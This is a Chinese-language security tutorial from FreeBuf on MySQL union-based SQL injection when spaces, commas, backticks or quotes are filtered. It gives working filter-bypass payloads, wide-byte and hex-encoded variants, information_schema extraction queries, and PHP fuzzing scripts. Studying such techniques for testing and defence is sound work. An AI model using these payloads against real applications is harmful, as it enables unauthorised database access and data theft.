
*本文原创作者:Zzzxbug,本文属FreeBuf原创奖励计划,未经许可禁止转载
对于mysql的注入,基本上是每一名web安全从业者入门的基本功,这里不多废话,结合本人无聊时在mysql上的测试,来谈一谈mysql在过滤某些特殊字符情况下的注入,因为是想到哪写到哪,文章比较散,各位大佬请绕过,和我一样的小白可以看一看,温故而知新,必有所获。
php查询mysql的后台脚本就不搭了,没有多大意义,直接从mysql控制台开始测试。首先从最简单的开始:
直接使用mysql系统库做测试:
 我们假设在user后存在注入点:那么在利用order by获得列数后进行union注入:

现在开始增加难度,假设后端代码过滤了空格,我们可以替换空格的方法很多:/**/,0x0a,0x0b,0x0c,0x0d:

上图使用/**/替换空格
 上图使用0x0a号字符替换空格,注意:按住alt键+小键盘输入10再松开alt键即可在控制台中输入ascii字符0x0a
 上图使用0x0b号字符替换空格,注意:按住alt键+小键盘输入11再松开alt键即可在控制台中输入ascii字符0x0b
 上图使用0x0c号字符替换空格,注意:按住alt键+小键盘输入12再松开alt键即可在控制台中输入ascii字符0x0c
 上图使用0x0d号字符替换空格,注意:按住alt键+小键盘输入13再松开alt键即可在控制台中输入ascii字符0x0d,但因为在控制台中一旦输入0x0d,就会执行指令,所以这里只在union前输入了一次。
做到这里我们可能会想,除了这些字符外还有没有其它字符可以替换空格呢,我们fuzz一下:
<?php
$mysqli = new mysqli('localhost', 'root', '', 'mysql');
if ($mysqli->connect_errno) {
die("could not connect to the database:\n" . $mysqli->connect_error);
}
$i=0;
while($i++<256){
$sql = "select host,user from user where user='a'".chr($i)."union".chr($i)."select 1,2;";
$res = $mysqli->query($sql);
if ($res) {
echo "Ok!:$i:".chr($i)."<br>";
}
}
$mysqli->close();
?>
将以上代码存为1.php,放入apache中网页访问,显示结果:
 可以发现,除了我们刚刚使用的0x0a,0x0b,0x0c,0x0d外还有9号与160号字符可以替换空格(32号本身就是空格,35是注释符不能查询获得正确结果,9号是tab,刚刚漏了,至于160号字符为什么行,我也不知道,那位哥如果知道可以告诉大家)。
进一步思考:如果这些字符都被过滤了,有没有办法不依靠空格来注入呢,办法还是有的,看下面的语句:
 在这个语句中:
select host,user from user where user='a'union(select`table_name`,`table_type`from`information_schema`.`tables`);利用了括号、反引号来隔离了sql关键词与库名表名列名,完成了注入。
接下来继续提高难度,我们的注入语句中有许多逗号,看了让人不爽,如果把逗号也过滤掉,我们有没有办法注入呢,方法还是有的,我们可以结合join语句和子查询的别名来替换逗号,看下面的语句: 在这个语句中,我们利用join与别名,成功的避免使用逗号实现了注入:
select host,user from user where user='a'union(select*from((select`table_name`from`information_schema`.`tables`where`table_schema`='mysql')`a`join(select`table_type`from`information_schema`.`tables`where`table_schema`='mysql')b));玩到这里,我脑洞忽然大开:mysql的子查询别名是可以无限嵌套的么,像俄罗斯套娃一样,下面的语句可以无限扩展么,会不会出现溢出呢:
 为了验证,我又进行了一次fuzz,将下面的代码存为2.php,放入apache中网页访问:
<?php
$mysqli = new mysqli('localhost', 'root', '', 'mysql');
if ($mysqli->connect_errno) {
    die("could not connect to the database:\n" . $mysqli->connect_error);
}
$i=1;
$sql = "select'1'";
while($i++){
    $alias='a'."$i";
    $sql = "select*from(".$sql.")$alias";
    $res = $mysqli->query($sql);
    if(!$res){
        echo $mysqli->error;
        break;
    }else{
        echo $sql."<br>";
    }
}
$mysqli->close();
?>
结果如下:
select*from(select'1')a2
select*from(select*from(select'1')a2)a3
select*from(select*from(select*from(select'1')a2)a3)a4
select*from(select*from(select*from(select*from(select'1')a2)a3)a4)a5
。。。。。。
select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select*from(select'1')a2)a3)a4)a5)a6)a7)a8)a9)a10)a11)a12)a13)a14)a15)a16)a17)a18)a19)a20)a21)a22)a23)a24)a25)a26)a27)a28)a29)a30)a31)a32)a33)a34)a35)a36)a37)a38)a39)a40)a41)a42)a43)a44)a45)a46)a47)a48)a49)a50)a51)a52)a53)a54)a55)a56)a57)a58)a59)a60)a61)a62)a63)a64
Too high level of nesting for select
可以看到在嵌套64次后,mysql输出了”Too high level of nesting for select”的错误信息,也就是说我们最多用mysql进行嵌套子查询64层。
继续回到正题上,再来看刚刚的语句:
select host,user from user where user='a'union(select*from((select`table_name`from`information_schema`.`tables`where`table_schema`='mysql')`a`join(select`table_type`from`information_schema`.`tables`where`table_schema`='mysql')b));在库名、表名、列名不带空格、*、{、}等特殊符号的情况下(我猜想反引号的存在本来就是为了这类特殊库名表名列名准备的),语句中的反引号也可以用括号代替,变成下面的语句,这样即使过滤了反引号也可以实现注入:
select host,user from user where user='a'union(select*from(((select(table_name)from(information_schema.tables)where(table_schema)='mysql')a)join(select(table_type)from(information_schema.tables)where(table_schema)='mysql')b));如果存在宽字节注入,那么即使过滤了单引号,我们也可以注入,这时语句变成这样:
select host,user from user where user='a?'union(select*from(((select(table_name)from(information_schema.tables)where(table_schema)=0x6D7973716C)a)join(select(table_type)from(information_schema.tables)where(table_schema)=0x6D7973716C)b));在注入点处使用宽字节绕过\,将后面的数据处替换成十六进制,来避免了单引号。
其他技巧:
某些web应用只取查询结果的第一行,这时可以使用group_concat()来获取完整数据,例如:
select host,user from user where user='a?'union(select*from(((select(group_concat(table_name))from(information_schema.tables)where(table_schema)=0x6D7973716C)a)join(select(table_type)from(information_schema.tables)where(table_schema)=0x6D7973716C)b));也可以多加几个条件判断来逐行获取所要的数据:
select host,user from user where user='a?'union(select*from(((select(table_name)from(information_schema.tables)where(table_schema)=(0x6D7973716C)and(table_name)!=(0x6462)and(table_name)!=(0x67687478).......)a)join(select(0x77)from(information_schema.tables)where(table_schema)=0x6D7973716C)b));*本文原创作者:Zzzxbug,本文属FreeBuf原创奖励计划,未经许可禁止转载
来源:freebuf.com 2018-12-06 09:00:10 by: Zzzxbug